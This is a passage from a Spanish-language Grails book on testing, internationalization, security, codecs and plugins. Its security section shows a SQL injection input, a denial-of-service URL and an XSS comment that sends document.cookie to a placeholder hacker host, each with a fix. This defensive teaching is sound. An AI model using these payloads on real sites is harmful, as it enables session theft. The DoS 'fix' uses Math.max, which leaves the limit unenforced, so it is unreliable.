    assertFalse p.validate()
    assertEquals 'nullable', p.errors['nombre']
    assertEquals 'nullable', p.errors['apellidos']
    assertEquals 'nullable', p.errors['email']

    //2. probar la validación del email
    p.email = 'Email incorrecto'
    assertFalse p.validate()
    assertEquals 'email', p.errors['email']
}
```

- `mockLogging(clase, enableDebug = false)` – añade la propiedad log a la clase proporcionada. Todos los mensajes de log serán trazados por consola.
- `mockController(clase)` – añade todas las propiedades y métodos dinámicos a la clase indicada para que se comporte como un controlador.
- `mockTagLib(clase)` – añade todas las propiedades y métodos dinámicos a la clase proporcionada para que se comporte como una librería de etiquetas GSP.

Tests de integración

Las pruebas de integración tienen por objetivo verificar el comportamiento de cada componente teniendo en cuenta el contexto. Esto significa que, a diferencia de los tests unitarios, al ejecutar estas pruebas todos los componentes tendrán acceso al entorno de ejecución completo de Grails: métodos y propiedades dinámicos, inyección de dependencias y base de datos.

Para demostrar el uso de este tipo de pruebas vamos a añadir a nuestra aplicación un controlador para gestionar entidades Persona. De momento sólo crearemos una acción, que nos mostrará un listado de personas en XML:

```
import grails.converters.XML

class GenteController {

    // URL: /gente/toXML
    def toXML = {
        /*
         Definimos valores de ordenación y paginación
         por defecto.
        */
        if(!params.max) params.max = 25
    }
}
```


```

        if(!params.offset) params.offset = 0
        if(!params.order) params.sort = 'id'
        if(!params.sort) params.order = 'desc'

        //Generamos el listado en XML
        render Persona.list() as XML
    }
}

```

El resultado de invocar la url `/gente/toXML` sobre nuestra aplicación será algo así:



Al crear el controlador, Grails ha generado una batería de pruebas en el archivo `test/unit/GenteControllerTests.groovy` que podemos utilizar con las herramientas del apartado anterior, pero ahora nos interesa hacer pruebas de integración así que tenemos que crear la batería correspondiente:

```
grails create-integration-test gente
```

El archivo generado se guardará en `test/integration/GenteTests.groovy`. Lo que haremos es crear un caso de prueba para comprobar que la acción genera el

listado correcto de personas:

```
import grails.test.*

class GenteTests extends GrailsUnitTestCase {
    protected void setUp() {
        super.setUp()
    }

    protected void tearDown() {
        super.tearDown()
    }

    void testToXML() {
        Persona p = new Persona(
            nombre: 'Nacho',
            apellidos: 'Brito',
            email: 'nacho@imaginaworks.com'
        ).save();

        def gc = new GenteController()

        gc.toXML()

        def resp = gc.response
        def xmlStr = resp.contentAsString
        def listado = new XmlSlurper()
            .parseText(xmlStr)

        assertEquals resp.contentType, 'text/xml'
        assertEquals 1 , listado.persona.size()
        assertEquals p.id ,
listado.persona[0].@id.text().toLong()
    }
}
```

Cosas en las que debes fijarte:

- Lo primero que hacemos es crear una entidad de tipo Persona. Por defecto Grails borrará todos los datos después de ejecutar cada prueba.
- Después instanciamos el controlador e invocamos la acción.
- Como esta acción no devuelve un modelo, para procesar el resultado utilizamos el objeto response (en realidad es un `MockHttpServletResponse` de Spring)
- Procesamos la respuesta con un objeto `XmlSlurper` de Groovy, que nos permite tratar el xml como si fuera un árbol de objetos (ver APÉNDICE A).

Vamos ahora a añadir otra acción a nuestro controlador que guarde una entidad. Deberá recibir los datos en el mapa params y crear o actualizar una entidad según el caso, y como hemos comentado que la lógica de negocio no debería estar en los

controladores, vamos a delegar el trabajo en nuestro servicio GenteService.

Lo primero será por tanto implementar el método de servicio:

```
class GenteService {  
  
    // . . .  
  
    public Persona saveOrUpdate(params) {  
        def p  
        if(params.id) {  
            p = Persona.get(params.id)  
        }  
        else {  
            p = new Persona()  
        }  
        p.properties = params  
        p.save()  
    }  
    // . . .  
}
```

y la acción en el controlador:

```
import grails.converters.XML  
  
class GenteController {  
    def genteService  
  
    // . . .  
  
    def save = {  
        def p = genteService.saveOrUpdate(params)  
        if(p.hasErrors()) {  
            flash.message = 'Se produjeron errores'  
        }  
        return p  
    }  
}
```

Este caso tiene dos diferencias importantes con el anterior: por un lado, el controlador necesita una instancia del servicio, y por otra, el resultado no se escribe directamente en la respuesta, sino que la acción devuelve un modelo para ser representado en la vista correspondiente.

Veamos el caso de prueba:

```
import grails.test.*  
  
class GenteTests extends GrailsUnitTestCase {  
    def genteService  
    // . . .  
}
```



```
void testSave() {
    def gc = new GenteController()
    gc.genteService = genteService
    gc.params.nombre = 'Francisco'
    gc.params.apellidos = 'Ejemplo'
    gc.params.email = 'jg@test.com'

    def p = gc.save()

    assertNotNull p
    assertEquals 'Francisco',p.nombre
    assertNotNull p.id
}

// . . .
}
```

En este caso, debemos proporcionar “a mano” la instancia al servicio a nuestro controlador, así que es el caso de prueba el que declara la dependencia, y asigna el valor a la propiedad correspondiente de `GenteController`. Además, fíjate en que rellenamos el mapa `params` a mano, y que tratamos el objeto devuelto directamente. En particular, comprobamos que el id de la persona creada no es nulo, como prueba de que se ha almacenado en la base de datos.

Tests funcionales

Los tests funcionales son los que se realizan sobre la aplicación en ejecución, y comprueban la implementación de los casos de uso desde la perspectiva del usuario.

Grails no incorpora ninguna funcionalidad “estándar” para automatizar este tipo de pruebas, aunque podemos incorporarla mediante el plugin *webtest*, que proporciona soporte para Canoo WebTest:

```
grails install-plugin webtest
```

Una vez instalado, podemos generar nuestros tests mediante el comando:

```
grails create-webtest persona
```

El nombre que demos debe ser el de la entidad para la que queremos generar el test. El plugin construirá un test funcional completo sobre las vistas y acciones CRUD que luego podremos modificar:

```
class PersonaTest extends grails.util.WebTest {

    // Unlike unit tests, functional tests
    //are sometimes sequence dependent.
    // Methods starting with 'test' will be
```

```
// run automatically in alphabetical order.
// If you require a specific sequence, prefix
// the method name (following 'test')
// with a sequence
// e.g. test001PersonaListNewDelete

def testPersonaListNewDelete() {
    invoke      'persona'
    verifyText   'Home'

    verifyListSize 0

    clickLink    'New Persona'
    verifyText   'Create Persona'
    clickButton  'Create'
    verifyText   'Show Persona',
        description:'Detail page'
    clickLink    'List',
        description:'Back to list view'

    verifyListSize 1

    group(description:'edit the one element') {
        showFirstElementDetails()
        clickButton 'Edit'
        verifyText  'Edit Persona'
        clickButton 'Update'
        verifyText  'Show Persona'
        clickLink   'List',
            description:'Back to list view'
    }

    verifyListSize 1

    group(description:'delete the only element') {
        showFirstElementDetails()
        clickButton 'Delete'
        verifyXPath xpath: "//div[@class='message']",
            text:    /. *Persona.*deleted.*/,
            regex:   true
    }

    verifyListSize 0
}

String ROW_COUNT_XPATH =
"count(//div[@class='list']//tbody/tr)"

def verifyListSize(int size) {
    ant.group(
```

```
description:"verify Persona list view with
$size row(s)" {
    verifyText 'Persona List'
    verifyXPath xpath:      ROW_COUNT_XPATH,
                  text:      size,
                  description:"$size row(s) of
                              data expected"
}
}


def showFirstElementDetails() {
    clickLink '1',
    description:'go to detail view'
}
}
```

Como ves, el plugin incorpora toda una estructura para verificar la el html generado en cada vista, navegar por los elementos y pulsar sobre botones y enlaces.

Para ejecutar los tests utilizamos el comando:

```
grails run-webtest
```

Entonces el plugin arrancará la aplicación en modo tests, y navegará por las urls configuradas aplicando las reglas definidas en los tests. Cuando termine generará un informe en html con los resultados:



Para más información sobre este tema, puedes consultar la documentación del plugin en la página oficial de Grails: <http://grails.org/Functional+Testing> .

15. Internacionalización


Internacionalizar una aplicación significa diseñarla de forma que la interfaz de usuario soporte distintos idiomas sin que sea necesario modificar el código fuente.

Cómo maneja Grails la i18n

Con Grails tenemos soporte para internacionalización (o i18n, como dicen en EEUU, poniendo la i, la n, y el número de letras que hay en medio, 18) por medio de archivos de recursos (*resource bundles*) almacenados en la carpeta `grails-app/i18n`. Los archivos de recursos son ficheros *properties* de Java en los que se guardan las distintas versiones de cada mensaje en todos los idiomas soportados por nuestra aplicación. Cada idioma está definido en un fichero distinto que incluye en su nombre el Locale del idioma, por ejemplo:

- `messages_es_AR.properties` para los mensajes en español de Argentina
- `messages_es_ES.properties` para los mensajes en español de España
- `messages_en.properties` para los mensajes en inglés
- etc.

Desde el momento en que creamos nuestro proyecto Grails coloca en la carpeta correspondiente archivos de mensajes para 11 idiomas distintos:



Si necesitamos incluir más idiomas en nuestra aplicación sólo tenemos que crear los archivos de recursos correspondientes y guardarlos en la carpeta junto a los demás. Fíjate en que hay un archivo que no lleva el nombre de ningún locale en el título: `messages.properties`. Si Grails no sabe qué idioma debe emplear (ahora veremos cómo funciona el proceso de elección de idioma), cogerá los mensajes de ese archivo.

Para decidir qué idioma mostrar a un usuario, Grails lee el valor de la cabecera `Accept-Language` que todos los navegadores envían en cada petición. Si queremos cambiar el idioma y hacer que Grails ignore la cabecera, podemos añadir el parámetro `lang` en cualquier URL para forzar a Grails a usar un idioma particular:

```
/persona/create?lang=es
```

Desde ese momento nuestra elección quedará registrada en un Cookie y se usará en las siguientes peticiones.

Cómo mostrar mensajes en el idioma correcto

Si queremos que nuestra aplicación muestre los mensajes a cada usuario en el idioma que haya seleccionado, tenemos que escribir nuestras vistas y controladores teniendo en cuenta los archivos de recursos.

En lugar de definir los mensajes de texto directamente en las GSP, tendremos que utilizar la etiqueta `message`:

```
<g:message code="mi.mensaje.localizado" />
```

De esta manera, Grails buscará en el archivo messages del idioma correspondiente una fila como esta:

```
mi.mensaje.localizado = "Hello my friend!"
```

Si lo necesitamos podemos incluir parámetros en los mensajes:

```
mi.mensaje.localizado = "Hello {0}! you have {1} messages."
```

y proporcionar valores mediante el parámetro `args` en la etiqueta `message`:

```
<g:message  
  code="mi.mensaje.localizado"  
  args="${user.name,user.messages.size()}"
```

El patrón `{0}` se sustituirá por el primer valor de la lista, el `{1}` por el segundo, y así sucesivamente.

Generar scaffolding internacionalizado

Las plantillas que usa Grails para generar el scaffolding no están preparadas para usar los archivos de recursos. Si necesitamos que el código generado sea capaz de hablar distintos idiomas tenemos que instalar el plugin `i18n-templates`:

```
grails install-plugin i18n-templates
```

Este plugin instala en tu aplicación plantillas de scaffolding para que cada vez que generes los controladores y las vistas no se utilicen las plantillas estándar.

Una vez instalado podemos generar el scaffolding para nuestras entidades, pero cuando vuelvas a arrancar la aplicación comprobarás que no ha cambiado nada, todo sigue saliendo en inglés.


La buena noticia es que las vistas ahora tienen en cuenta tus archivos de recursos, así que lo único que has de hacer es definir los mensajes en los idiomas que necesites y tu aplicación los usará automáticamente.

Para saber qué mensajes debes generar puedes invocar el comando

```
grails generate-i18n-messages "*"
```

que volcará por consola la lista de claves que has de añadir a tus archivos de propiedades.

Si lo hacemos para la aplicación de trucos de Groovy que comenzamos en el primer capítulo obtenemos un resultado como este:



```
C:\Windows\system32\cmd.exe
C:\Users\Nacho\workspace\Documentos\Formacion\Groovy\ejemplos\almanac>grails generate-i18n-messages "es"
Welcome to Grails 1.1 - http://grails.org/
Licensed under Apache Standard License 2.0
Grails home is set to: C:\Users\Nacho\Downloads\grails-bin-1.1\grails-1.1

Base Directory: C:\Users\Nacho\workspace\Documentos\Formacion\Groovy\ejemplos\almanac
Running script C:\Users\Nacho\grails\1.1\projects\almanac\plugins\i18n-templates-1.1.0.1\scripts\Genera
Environment set to development
Warning, target causing name overwriting of name default
[Groovy] Compiling 1 source file to C:\Users\Nacho\grails\1.1\projects\almanac\classes
[Groovy] Compiling 1 source file to C:\Users\Nacho\grails\1.1\projects\almanac\classes

# Usuario messages
usuario.create=Create Usuario
usuario.edit=Edit Usuario
usuario.list=Usuario List
usuario.new=New Usuario
usuario.show=Show Usuario
usuario.created=Usuario <0> created
usuario.updated=Usuario <0> updated
usuario.deleted=Usuario <0> deleted
usuario.not.found=Usuario not found with id <0>
usuario.not.deleted=Usuario not deleted with id <0>
usuario.optimistic.locking.failure=Another user has updated this Usuario while you were editing
usuario.id=Id
usuario.nombre=Nombre
usuario.nombre.size.error=Property [Nombre] of class [Usuario] with value [<2>] does not fall within the
usuario.nombre.nullable.error=Property [Nombre] of class [Usuario] cannot be null
usuario.email=Email
usuario.email.email.error=Property [Email] of class [Usuario] with value [<2>] is not a valid e-mail add
usuario.email.nullable.error=Property [Email] of class [Usuario] cannot be null
usuario.fechaAlta=Fecha Alta
usuario.fechaAlta.nullable.error=Property [Fecha Alta] of class [Usuario] cannot be null
usuario.trucos=Trucos


# Comentario messages
comentario.create=Create Comentario
comentario.edit=Edit Comentario
comentario.list=Comentario List
comentario.new=New Comentario
comentario.show=Show Comentario
comentario.created=Comentario <0> created
comentario.updated=Comentario <0> updated
comentario.deleted=Comentario <0> deleted
comentario.not.found=Comentario not found with id <0>
comentario.not.deleted=Comentario not deleted with id <0>
comentario.optimistic.locking.failure=Another user has updated this Comentario while you were editing
comentario.id=Id
comentario.autor=Autor
comentario.autor.size.error=Property [Autor] of class [Comentario] with value [<2>] does not fall within
comentario.autor.nullable.error=Property [Autor] of class [Comentario] cannot be null
comentario.texto=Texto
```

Todo lo que tienes que hacer ahora es copiar la salida por la consola en un archivo de recursos, por ejemplo, `grails-app/i18n/scaffold.properties`, y hacer todas las copias que necesites para los distintos idiomas (`scaffold_en.properties`, `scaffold_it.properties`, etc).

Cuando vuelvas a ejecutar tu aplicación verás que si invocas la url

```
/usuario/list?lang=XY
```

obtendrás el resultado en el idioma seleccionado:



Tienes más información sobre el plugin en la página oficial:
<http://grails.org/118n+Templates+Plugin>

16. Seguridad

Grails cuenta con varios mecanismos de seguridad para evitar ataques de inyección de SQL y HTML:

- Todo el SQL generado en GORM se escapa para evitar inyección de SQL.
- Cuando generamos HTML mediante scaffolding, los datos se escapan antes de mostrarse.
- Las etiquetas que generan URLs (link, form, createLink, resource, etc) utilizan los mecanismos de escapado apropiados.

Además, la propia Máquina Virtual Java hace las labores de cajón de arena para evitar problemas de desbordamiento de memoria y ejecución de código malicioso.

Escapar: en un lenguaje de programación o marcado, sustituir caracteres que tienen funcionalidad por secuencias que representan el carácter pero no la funcionalidad. P.ej. En HTML, sustituir '>' por '>'

Sin embargo, no hay nada que un framework pueda incluir que evite el principal origen de agujeros de seguridad: los errores de programación.

La mayoría de los ataques que se reciben en aplicaciones web tienen que ver con técnicas incorrectas o mal aplicadas en alguno de estos contextos:

- **Generación de consultas a la base de datos.** Si construimos consultas SQL, o incluso HQL de Hibernate, introduciendo parámetros de la petición HTTP sin procesar, estamos expuestos a ataques de inyección de SQL.
- **Generación de html.** Si en nuestras GSP mostramos valores recibidos como parámetros en la petición, y no los escapamos, estamos expuestos a ataques de inyección de HTML (y Javascript).

Tipos de ataques

Para prevenir ataques, es importante conocer los distintos tipos a los que podemos enfrentarnos. Veamos algunos de ellos.

Inyección de SQL

Imagina una acción en la que incluyes la siguiente consulta:

```
def login = {  
    def q = "from Usuario as u where u.login='"+  
    params.username +"' and u.password='"+ params.password  
    + "'"'  
  
    def u = Usuario.find(q)
```

```
...  
}
```

Nunca deberíamos construir una consulta de este modo, porque ¿qué pasa si en el campo password del formulario alguien introdujese esto:?

```
Paco' or 1=1
```

Lo que pasaría es que la consulta generada permitiría acceso a cualquiera a nuestra aplicación. La forma correcta de implementar esta acción es la siguiente:

```
def login = {  
    def q = "from Usuario as u where u.login=? and  
u.password=?"  
  
    def u = User.find(q,  
        [params.username,params.password])  
  
    ...  
}
```

Al usar esta forma de construcción de consultas obligamos a Hibernate a procesar los parámetros y escapar todos los caracteres especiales, en el caso anterior la comilla simple, de forma que el ataque ya no tendría efecto.

Denegación de servicio

Los ataques de denegación de servicio (DoS, "Denial of Service") consisten en aprovechar una gestión incorrecta de los recursos de una aplicación para realizar peticiones masivas y provocar su saturación.

Imagina que tienes una web con una acción como esta:

```
def list = {  
    if(!params.max) params.max = 25  
    if(!params.offset) params.offset = 0  
  
    return Persona.list(params)  
}
```

¿Qué ocurre si alguien invoca la acción con esta URL?:

```
/[aplicación]/[controlador]/list?max=999999999999999
```

Lo que pasará es que terminarás con un número de objetos Persona en memoria que seguramente será inmanejable por el servidor de aplicaciones, y como mínimo notarás un descenso en el rendimiento de tu aplicación.

La solución a esto sería limitar el máximo de esta manera:

```
def list = {
    if(!params.max) params.max = 25
    if(!params.offset) params.offset = 0

    params.max = Math.max(params.max,100)
    return Persona.list(params)
}
```

Inyección de HTML/Javascript

Ahora imagina que tienes una aplicación web de noticias que admite comentarios de los usuarios, y que en la GSP en la que muestras los comentarios haces algo así:

```
<h1>Comentarios</h1>
<g:each in="${comentarios}">
    <div class="comentario">${it.texto}</div>
</g:each>
```

¿y si alguien publicase un comentario como este?

```
><script>document.location='http://sitio_hackers/cookie
.cgi?' +document.cookie</script>
```

Lo que ocurriría es que al mostrar el parámetro de la consulta en tu html de salida estarías dejando que alguien inyectase código javascript en tu página, y como vemos en este ejemplo, eso significa que podrían entre otras cosas robar cookies del navegador de otros usuarios asociadas a tu sitio y potencialmente suplantarles en el futuro.

Para evitar este tipo de ataques Grails proporciona codecs que permiten escapar valores para usarlos en HTML, URLs, entre otros usos. Por tanto la forma correcta de mostrar los comentarios sería esta:

```
<h1>Comentarios</h1>
<g:each in="${comentarios}">
    <div class="comentario">
        ${it.texto.encodeAsHTML}
    </div>
</g:each>
```

El método `encodeAsHTML` sustituye todos los caracteres de nuestra cadena que

tienen algún significado en HTML, como `<` y `>` por secuencias equivalentes como `<` y `>`;

Codecs

Como ya hemos visto, en Grails podemos utilizar los métodos `encodeAsHTML` y `encodeAsURL` para evitar caracteres ilegales. De forma más general, un codec es una utilidad que permite representar un objeto en un formato especial.

En Grails, los codecs son clases cuyo nombre termina en `Codec` y que se alojan en la carpeta `grails-app/utils` de nuestro proyecto. Si creamos una clase que cumpla esta convención, y que además contenga una closure con el nombre `encode` y/o `decode`, Grails automáticamente añadirá métodos dinámicos a la clase `Object` para codificar y decodificar cualquier cosa. Por ejemplo, si creamos una clase `grails-app/utils/MiFormatoCodec.groovy` así:

```
class MiFormatoCodec {  
    def encode = {...}  
}
```

Entonces podremos invocar el método `encodeAsMiformato()` sobre cualquier objeto de nuestra aplicación.

Grails incluye de forma estándar una serie de codecs que resuelven muchas de las situaciones más habituales:

- `HTMLCodec` – permite escapar y des-escapar los caracteres especiales en un texto para que no incluya etiquetas HTML.
- `URLCodec` – permite incluir el texto en una URL, escapando todos los caracteres ilegales.
- `Base64Codec` – codifica y decodifica Base64
- `JavaScriptCodec` – codifica strings escapando caracteres ilegales en javascript.
- `HexCodec` – codifica un array de bytes o una lista de enteros en un string de valores hexadecimales.
- `MD5Codec` – codifica un array de bytes, una lista de enteros o una cadena de texto, como un hash MD5 en un string.
- `MD5BytesCodec` – igual que el anterior, pero devolviendo el array de bytes en lugar del string.
- `SHA1Codec` – codifica un array de bytes, una lista de enteros o una cadena de texto, como un hash SHA1 en un string.
- `SHA1BytesCodec` – igual que el anterior, pero devolviendo el array de bytes en lugar del string.

- `SHA256Codec` – codifica un array de bytes, una lista de enteros, o una cadena de texto, como un hash SHA256 en un string.
- `SHA256BytesCodec` – igual que el anterior, pero devolviendo el array de bytes en lugar del string.

17. Desarrollo de Plugins

A lo largo del libro hemos estado hablando de cómo el sistema de plugins de Grails permite ampliar la funcionalidad de nuestras aplicaciones de forma sencilla. Existen extensiones para muchas de las situaciones más habituales:

- Integración de tareas programadas: [Quartz Plugin](#).
- Gestión de usuarios, autorización y autenticación: [Spring Security](#).
- Integración de motor de indexación: [Searchable Plugin](#).
- Generación de scaffolding en Flex: [Flex Scaffold](#).
- Pruebas funcionales: [WebTest Plugin](#).
- Gestión de archivos de vídeo: [Vídeo Plugin](#).
- Servicios web SOAP: [Spring WS](#).
- Soporte para Google AppEngine: [AppEngine Plugin](#).
- etc.

Te recomiendo que eches un vistazo a la lista completa de plugins disponibles que puedes encontrar en la web oficial: <http://grails.org/Plugins>.



Pero, aparte de incorporar funcionalidades definidas por otros, un aspecto muy importante del sistema de extensiones de Grails es que permite diseñar aplicaciones de forma modular, aumentando la calidad de nuestro software en general.

Si llevas tiempo desarrollando aplicaciones, sabrás que un porcentaje muy grande del código en una aplicación es genérico. Cuestiones como la gestión de usuarios y permisos, la publicación de documentos en distintos formatos, la generación de informes, entre otras, se implementan de forma similar en todas las aplicaciones, cuando no son simplemente copiadas entre proyectos.

Por eso, si empiezas a ver tus aplicaciones como módulos interconectados en lugar de como bloques monolíticos, te darás cuenta de la cantidad de código que puedes reutilizar entre proyectos.

Para ilustrar el desarrollo de plugins con Grails vamos a crear dos extensiones diferentes. En la primera veremos cómo hacer que el plugin añada artefactos a la aplicación en la que lo instalemos. El segundo te mostrará como añadir métodos dinámicos a las clases de la aplicación.

¿Qué podemos hacer en un plugin?

Como hemos visto, un plugin puede aportar artefactos nuevos a una aplicación. Los tipos de artefactos disponibles son:

- Controladores
- Librerías de tags
- Servicios
- Vistas
- Plantillas

Además, un plugin también puede alterar el funcionamiento de la aplicación de varias formas:

- Respondiendo a eventos Grails (cambio de versión, instalación del plugin, etc).
- Alterando la configuración de Spring (definiendo nuevos beans que estarán disponibles en el contenedor).
- Modificando la generación del archivo web.xml.
- Añadiendo métodos dinámicos a las clases de la aplicación.
- Monitorizando los cambios de ciertos componentes.

